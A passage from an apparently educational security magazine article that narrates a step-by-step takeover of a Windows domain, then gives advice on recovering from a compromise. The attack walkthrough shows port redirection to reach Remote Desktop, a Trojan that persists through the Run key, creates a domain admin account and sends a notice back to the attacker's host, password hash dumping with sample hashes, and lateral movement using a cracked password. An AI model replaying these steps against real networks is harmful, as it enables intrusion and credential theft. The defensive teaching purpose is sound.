Comment Administrators have complete and
unrestricted access to the computer/domain
Members
----------------------------------------------
Administrator
PYN_DMZ\_ids
PYN-DMZ\Domain Admins
The command completed successfully.
```

Recall that there were only two ports open on the firewall, 80 and 443. Since nothing was listening on port 443 on the Web server, I can establish a listener on that port without disrupting operations and risk tipping off the legitimate administrators. Rebinding terminal services to use that port would be highly noticeable.
Windows Terminal Services (using Remote Desktop Protocol) listens on port 3389. A portscan of the database server reveals that 3389 is indeed open:

```
C:\warez>portscan 172.17.0.3
Port 172.17.0.3:135 open
Port 172.17.0.3:139 open
Port 172.17.0.3:445 open
Port 172.17.0.3:1433 open
Port 172.17.0.3:3389 open
```

I can't establish a direct connection to the database server; for one thing, it's on a NAT'd network and is not directly accessible from the Internet. I can get there by putting a port redirector on the Web server. A port redirector takes traffic coming in on one port and directs it to another host on another port. In other words, I'll set up a port redirector on the Web server which will take incoming traffic on port 443 and send it to the SQL server on port 3389:

```
C:\warez>socketpipe 443 88 3389 172.17.0.3
```

With that socket open, all I do is establish a Web server connection using Terminal Services Client:

```
mstsc /v:192.168.2.30:443
```

Now that I can log on with my _ids user account, I have the full power of a graphical user interface (which some would argue is somewhat less than the full

power of a command line, but no matter).
Even with the GUI, I have not yet taken over the DC. I'm going to use a Trojan horse to take it over. To do so, I use a really evil custom tool. First, I'll register it on the Web server (172.17.0.1) over my terminal services connection:

```
c:\warez>EvilTrojan -r 172.17.0.1 -a 192.168.2.112
```

The tool registers itself in the HKLM\Software\Microsoft\Windows\CurrentVersion\Run key, and therefore runs every time a user logs on. If that user is a domain admin, it creates a new user account on the domain and then adds that account to the domain admins group. If it's able to do so, it opens up the Messenger service and sends an administrative alert to the attacker (192.168.2.112 in our case). Lastly, it removes itself from the Run key to hide its tracks. All this happens while the administrator is logging on, and therefore is completely transparent to the administrator. In the end, the only thing left on the system to indicate that anything happened is a file called avcheck.exe that is located in the Windows directory.
Obviously, some other backchannel notification can be used. In the real world, attackers often use Internet Relay Chat (IRC). Even a really subtle HTTP transaction can serve as notification. Now all I have to do is to wait for a domain administrator to log on. Once an administrator logs on, I get a handy success notification:

```
C:\>nc -l -p 80
Succeeded in adding a user.
User: attacker$
Password: "Uare0wn3d!"
Domain: PYN-DMZ
DC: PYN-DMZ-DC
```

The notification can be received any way I want. This particular Trojan simply opens a socket to port 80 on the attacker's host and sends the notification to it. Notifications could be encrypted, encoded, come over just about any port or protocol, and altered in a myriad of ways. For instance, notifications to an IRC chat channel are quite common.

At this point, the DMZ domain has fallen and I have taken over the domain controller. Remember, this is the keeper of the keys to the kingdom and contains the user accounts database, among other things. In order to make use of this newfound power, I once again make the DC connect to me so I can get a remote shell. Once I do, I continue learning more about where I am, as is shown in **Figure 11**.

Figure 11 Ipconfig Output for PYN-DMZ-DC

```
C:\warez>ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : PYN-DMZ-DC
   Primary Dns Suffix  . . . . . . . : PYN-DMZ.LOCAL
   Node Type . . . . . . . . . . . . : Unknown
   IP Routing Enabled. . . . . . . . : Yes
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : PYN-DMZ.LOCAL

Ethernet adapter CorpNet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel 21140-
Based PCI Fast Ethernet Adapter (Generic) #2
   Physical Address. . . . . . . . . : 00-03-FF-06-3E-
F0
   DHCP Enabled. . . . . . . . . . . : No
   IP Address. . . . . . . . . . . . : 10.1.2.16
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
   DNS Servers . . . . . . . . . . . : 172.17.0.2

Ethernet adapter DMZNet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel 21140-
Based PCI Fast Ethernet Adapter (Generic)
   Physical Address. . . . . . . . . : 00-03-FF-07-3E-
F0
```

```
    DHCP Enabled. . . . . . . . . . . : No
    IP Address. . . . . . . . . . . . : 172.17.0.2
    Subnet Mask . . . . . . . . . . . : 255.255.255.0
    Default Gateway . . . . . . . . . : 172.17.0.1
    DNS Servers . . . . . . . . . . . : 172.17.0.2
```

This system is not only dual-homed, but it is dual-homed on the corporate network and the DMZ, which means it must be acting as the router between the two. Before I take advantage of that fact, I can dump out all the user accounts on the domain controller. Recall that earlier I learned that there were about 15 user accounts on the DC? Well, cycles are wasting, so I'd better dump out the password hashes and get to work cracking them. Since I have administrative privileges, doing so is a simple matter of running the very popular PWDump tool (see **Figure 12**).

Figure 12 Pwdump2 Output

```
C:\warez>pwdump2.exe
Administrator:500:624aac413795cdc1ff17365faf1ffe89:b9e0c

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:28237c666e4b

SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:c

FAjenstat:1106:daf058ae79085db217306d272a9441bb:c43325fd

AAlberts:1107:1df8f06dcf78bb3aaad3b435b51404ee:2408f92ab

HAcevedo:1108:dbff4b96d021df2f93e28745b8bf4ba6:bbd947781

MAlexander:1109:d278e69987353c4c837daf3f2ddd5ca3:2c67b57

KAkers:1110:693de7f320aae76293e28745b8bf4ba6:fb853a32ccd

TAdams:1111:ea03148efb24d7fc5be30f58d2a941d5:18cce97ee18
```

```
KAbercrombie:1112:6c32f38de08f49f026f8092a33daaf05:a88b7

Sculp:1113:49901659efc5e1d6aad3b435b51404ee:d986300c7c0c

SAbbas:1114:d6855d70abc371c2b77b4e7109416ab8:363c93e6be7

...
```

By default, Windows stores two different password representations: the LM "hash" (which is not a hash at all) and the Windows NT® hash. From this output, I can tell that this system stores the LM hashes. This is good news for a criminal hacker since LM hashes are so much easier to crack. Feeding this output into my favorite password cracker, I can crack most of the passwords on this system within 24 hours. In fact, in less than a minute, I've cracked three of them using a hybrid attack. A real attacker may crack passwords even faster. Tools are available that trade off storage space for cracking speed, greatly decreasing crack time.
Now that I have the passwords, I need to find out more about where to use them. First, I know which systems are available on the 172.17.0/24 network, so let's see what I can find on the 10.1.2/24 net:

```
C:\warez>discoverHosts 10.1.2
Reply from 10.1.2.16: bytes=32 time<1ms TTL=128
Reply from 10.1.2.17: bytes=32 time=54ms TTL=128
```

16 is the datacenter DC as we've already learned, but 17 is a new host that we have not seen before. Let's see if I can get some more information on it:

```
C:\warez>GetSystemInfo 10.1.2.17
Server info on 10.1.2.17
Name:   PYN-CORPDC
```

```
Domain: PYN
Version:        5.2
Platform ID:    500
Comment:
Server Flags:
Workstation
Server
Domain Controller
Time source
```

17 is the domain controller I was looking for originally. I can tell that it is running Windows Server 2003, but not much else about it. Perhaps dumping out the users will give me additional information, like that shown in **Figure 13**.

Figure 13 Corp DC Dumpinfo

```
C:\warez>dumpinfo 10.1.2.17

The Administrator is:   PYN\Administrator

Users on PYN-CORPDC:
RID 1000   PYN\HelpServicesGroup   an Alias
RID 1001   PYN\SUPPORT_388945a0    a User
RID 1002   PYN\TelnetClients       an Alias
RID 1003   PYN\PYN-CORPDC$         a User
RID 1104   PYN\FAjenstat           a User
RID 1105   PYN\AAlberts            a User
RID 1106   PYN\HAcevedo            a User
RID 1107   PYN\MAlexander          a User
RID 1108   PYN\KAkers              a User
RID 1109   PYN\TAdams              a User
RID 1110   PYN\KAbercrombie        a User
RID 1111   PYN\Sculp               a User
RID 1112   PYN\SAbbas              a User
RID 1113   PYN\MAllen              a User
RID 1114   PYN\JAdams              a User
RID 1115   PYN\SAlexander          a User
RID 1116   PYN\HAbolrous           a User
RID 1117   PYN\PAckerman           a User
RID 1118   PYN\GAlderson           a User
•••

Share      Type            Comment
IPC$       Unknown         Remote IPC
NETLOGON   Disk            Logon server share
ADMIN$     Special         Remote Admin
SYSVOL     Disk            Logon server share
C$         Special         Default share

Administrators:
Unable to enumerate administrators
ERROR: Access Denied
```

As you can see, this system has a lot of users. Listed are several old friends who also had accounts on the DMZ DC. In fact, there are several whose passwords I have already cracked on the DMZ. At this juncture, I could either try to gather more information, or I could just be bold and try those accounts. Three guesses which of those options a hacker would use:

```
C:\warez>net use \\pyn-corpdc\c$ /u:pyn\GAlderson
"yosemiTe^"
The command completed successfully.
```

This network has now been thoroughly hacked. I could go on and do whatever I came for, but from here on, it is mostly up to what the attacker wants to do. Potential options would be to scavenge the network for data, steal confidential information, add himself to the payroll, use the network to attack some other network such as a business partner, and so on. The attacker has complete and unrestricted access to the entire contoso.com network.

Conclusion

In this article, I've examined how a Windows-based network might be hacked. I hasten to point out that Windows-based networks are no less secure than any other network. While the specific attacks used in this article are unique to Windows, minor modifications to the techniques and a new tool set would make the same compromise possible on a network running a different platform. The problem is not the platform itself, but the practices. All platforms are securable, but all networks are exploitable if they are not architected and implemented carefully. Poor implementation is always poor implementation, regardless of the underlying platform.

How to Get a Hacker Out of Your Network

Once a network has been thoroughly hacked, the system administrator has three options: update their resume, hope the hacker does a good job running the network, or drain the network. You will of course need to take action to deal with the attack. Let's first take a look at some of the available options and assumptions and consider why they might not be the best course of action when cleaning a hacked system.

You cannot clean a compromised system by patching it; patching only removes the vulnerability. Once an attacker gets into your system, you should assume that he or she has ensured there are several other ways to get back in.

You cannot clean a compromised system by removing the backdoors. You can never guarantee that you found all the backdoors the attacker put in. The fact that you cannot find any more may only mean you do not know where to look, or that the system is so compromised that what you are seeing is not actually what is there.

You cannot clean a compromised system by using some "vulnerability remover." Let's say your system was hit by Blaster. A number of vendors (including Microsoft) published vulnerability removers for Blaster. Can you trust a system that had Blaster after the tool is run? I wouldn't. If the system was vulnerable to Blaster, it was also vulnerable to a number of other attacks. Can you guarantee that none of those have been run against it? I didn't think so.

You cannot clean a compromised system by using a virus scanner. A fully compromised system cannot be trusted to tell you the truth. Even virus scanners must at some level rely on the system to not lie to them. If they ask whether a particular file is present, the attacker may simply have a tool in place that lies about it. If you can guarantee that the only thing that compromised the system was a particular virus or worm and you know that this virus has no backdoors associated with it, and the vulnerability used by the virus was not available remotely, then a virus scanner can be used to clean the system. For example, the vast majority of e-mail worms rely on a user opening an attachment. In this particular case, it is possible that the only infection on the system is the one that came from the attachment containing the worm. However, if the vulnerability exploited by the worm was accessible remotely without user action and you cannot guarantee that the worm was the only thing that exploited that vulnerability, it is entirely possible that something else used the same vulnerability. In this case, you cannot just patch the system.

You cannot clean a compromised system by reinstalling the operating system over the existing installation. Again, the attacker may very well have tools in place that can lie to the installer. If that happens, the installer may not actually remove the compromised files. In addition, the attacker may also have put backdoors in non-operating-system components.

You cannot trust any data copied from a compromised system. Once an attacker gets into a system, all the data on it may be modified. Copying data from a compromised system and putting it on a clean system will in the best case scenario give you potentially untrustworthy data. In the worst case, you may actually have copied a backdoor hidden in the data.

You cannot trust the event logs on a compromised system. Once an attacker gets full access to a system, it is simple to modify the event logs on that system to cover his tracks. If you rely on the event logs to tell you what the attacker has done to your system, you may just be reading what they want you to read.

You may not be able to trust your latest backup. How can you tell when the original attack took place? The event logs cannot be trusted to tell you. Without that knowledge, your latest backup is completely useless. It may be a backup that includes all the backdoors currently on the system. For that matter, how can you trust any backup?

The only proper way to clean a compromised system is to flatten and rebuild it. If you have a system that has been completely compromised, the only safe thing you can do is to flatten the system (wipe it clean) and rebuild it from scratch.

If you consider the alternative, it seems highly worthwhile to prevent the system from getting hacked in the first place, doesn't it? For more information on what to do after you've been hacked, see "The Day After: Your First Response To A Security Breach" by Kelly J. Cooper in this issue of *TechNet Magazine*.

Jesper Johansson is a Security Program Manager with Microsoft, focusing on how customers should best deploy Microsoft products more securely. He has a Ph.D. in MIS and has delivered speeches on security at conferences all over the world.

This chapter is from a forthcoming book by Jesper Johansson and Steve Riley entitled *Protecting Your Windows Network*. It will be available from Addison Wesley, Inc. in 2005.